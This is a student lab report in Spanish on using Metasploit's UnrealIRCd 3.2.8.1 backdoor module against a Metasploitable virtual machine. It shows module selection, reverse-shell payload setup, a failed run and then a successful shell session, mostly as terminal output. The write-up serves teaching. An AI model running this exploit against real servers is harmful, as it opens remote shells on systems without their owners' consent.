

# Práctica 10: uso de metasploit



**Docente:** PEDRO MARCOS VELASCO BOLOM

**Alumno:**

**Yoshtin German Gutierrez Perez 221246**

6° c

21/07/2025

Suchiapa, Chiapas.

## Arranque de Metasploit y búsqueda del módulo

La terminal muestra el banner inicial de Metasploit y los intentos del alumno (search unrealircd) hasta localizar el módulo exacto:

[illegible]

## Configuración de opciones del módulo

Después de ejecutar use 0, se listan los parámetros obligatorios:

RHOSTS → 172.24.2.5 (IP de Metasploitable)

RPORT → 6667 (puerto IRC)

LHOST → 172.24.2.4 (IP atacante)

El alumno aún no define un payload; por defecto el exploit elegirá cmd/unix/reverse.

```
File Actions Edit View Help
Shell No. 1

[ metasploit v6.4.50-dev ]
+ -- [ 2495 exploits - 1283 auxiliary - 393 post ]
+ -- [ 1607 payloads - 49 encoders - 13 nops ]
+ -- [ 9 evasion ]

Metasploit Documentation: https://docs.metasploit.com/

msf6 > search unrealircd
[-] No results from search
msf6 > search unrealircd
[-] No results from search
msf6 > search unrealircd use 0
[-] No results from search
msf6 > search unrealircd

Matching Modules: /home/kali/.msf6/modules/exploit/unix/irc/unrealircd_3281_backdoor

# Name /home/kali/.msf6/modules/exploit/unix/irc/unrealircd_3281_backdoor Disclosure Date Rank Check Description
0 exploit/unix/irc/unrealircd_3281_backdoor 2010-06-12 excellent No UnrealIRCd 3.2.8.1 Backdoor Command Execution

Interact with a module by name or index. For example info 0, use 0 or use exploit/unix/irc/unrealircd_3281_backdoor

msf6 > use 0
msf6 exploit(unix/irc/unrealircd_3281_backdoor) > show options

Module options (exploit/unix/irc/unrealircd_3281_backdoor):

Name Current Setting Required Description
----
CHOST The local client address
CPORT The local client port
Proxies A proxy chain of format type:host:port[,type:host:port][...]
RHOSTS The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT 6667 The target port (TCP)

Exploit target:

Id Name
--
0 Automatic Target

View the full module info with the info, or info -d command.
```

Selección de payload y primer intento

Se lista la familia de cmd/unix/\* para shells sobre Unix.

El alumno selecciona:

Text

Copy

set payload cmd/unix/reverse

y lanza run. En esta primera ejecución el exploit no logra crear sesión (Exploit completed, but no session was created).

Esto suele deberse a que el handler no recibió la conexión o el payload no coincidió con la arquitectura; se decide repetir el ataque.

```
Shell No. 1
File Actions Edit View Help

/home/kali/dev/UnrealIRCd-3.2.8.1-Backdoor
Exploit target:
  Id  Name
  --  --
  0    Automatic Target

/home/kali/dev/UnrealIRCd-3.2.8.1-Backdoor
View the full module info with the info, or info -d command.
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > show payloads

Compatible Payloads
#  Name
-  -
0  payload/cmd/unix/adduser
1  payload/cmd/unix/bind_perl
2  payload/cmd/unix/bind_perl_ipv6
3  payload/cmd/unix/bind_ruby
4  payload/cmd/unix/bind_ruby_ipv6
5  payload/cmd/unix/generic
6  payload/cmd/unix/reverse
7  payload/cmd/unix/reverse_bash_telnet_ssl
8  payload/cmd/unix/reverse_perl
9  payload/cmd/unix/reverse_perl_ssl
10 payload/cmd/unix/reverse_ruby
11 payload/cmd/unix/reverse_ruby_ssl
12 payload/cmd/unix/reverse_ssl_double_telnet

msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > show payload 6
[-] Invalid parameter "payload", use "show -h" for more information
[-] Invalid parameter "6", use "show -h" for more information
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > set payload 6
payload => cmd/unix/reverse
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > set RHOSTS 172.24.2.5
RHOSTS => 172.24.2.5
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > set LHOST 172.24.2.4
LHOST => 172.24.2.4
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > run
[*] Started reverse TCP double handler on 172.24.2.4:4444
[*] 172.24.2.5:6667 - Connected to 172.24.2.5:6667...
[*] 172.24.2.5:6667 - Sending backdoor command...
[*] Exploit completed, but no session was created.
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) >
```

Explotación exitosa y post-explotación

En el segundo intento la consola muestra:

Conexión TCP exitosa → Connected to 172.24.2.5:6667

Envío del comando backdoor → Sending backdoor command...

Handshake doble → Accepted the first/second client connection

Validación interna → echo SrGZ6fM3e0mcg22E

Sesión abierta → Command shell session 1 opened 172.24.2.4:4444 → 172.24.2.5:41288

Al ejecutar ls dentro de la shell obtenida se confirma la creación previa del archivo yosh.txt, evidencia de que la misma máquina víctima ya fue comprometida en la práctica 9 y que Metasploit simplemente re-abrió una nueva vía de acceso.

```
View the full module info with the info, or info -d command.

msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > run
[*] Started reverse TCP double handler on 172.24.2.4:4444
[*] 172.24.2.5:6667 - Connected to 172.24.2.5:6667 ...
[*] 172.24.2.5:6667 - Sending backdoor command ...
[*] Exploit completed, but no session was created.
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > Interrupt: use the 'exit' command to quit
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > run
[*] Started reverse TCP double handler on 172.24.2.4:4444
[*] 172.24.2.5:6667 - Connected to 172.24.2.5:6667 ...
[*] irc.Metasploitable.LAN NOTICE AUTH :*** Looking up your hostname ...
[*] irc.Metasploitable.LAN NOTICE AUTH :*** Couldn't resolve your hostname; using your IP address instead
[*] 172.24.2.5:6667 - Sending backdoor command ...
[*] Accepted the first client connection ...
[*] Accepted the second client connection ...
[*] Command: echo SrGZ6fM3e0mcg22E;
[*] Writing to socket A
[*] Writing to socket B
[*] Reading from sockets ...
[*] Reading from socket B
[*] B: "SrGZ6fM3e0mcg22E\r\n"
[*] Matching ...
[*] A is input ...
[*] Command shell session 1 opened (172.24.2.4:4444 -> 172.24.2.5:41288) at 2025-07-18 14:27:38 -0400

ls
Donation
LICENSE
aliases
badwords.channel.conf
badwords.message.conf
badwords.quit.conf
curl-ca-bundle.crt
dccallow.conf
doc
help.conf
ircd.log
ircd.pid
ircd.tune
modules
networks
spamfilter.conf
tmp
unreal
unrealircd.conf
yosh.txt
```


## Conclusiones

Metasploit automatiza todo el proceso que en la práctica 9 se realizó “a mano” (envío del prefijo AB; y recepción de la shell).

El payload cmd/unix/reverse es suficiente para obtener una shell interactiva sin privilegios adicionales.

La persistencia (yosh.txt) creada antes demuestra que la vulnerabilidad sigue activa y que cualquier reinicio del servicio permite re-comprometer la máquina con un simple run.

## FIRMA DE LA PRÁCTICA



18/7/25  
P-10-C-3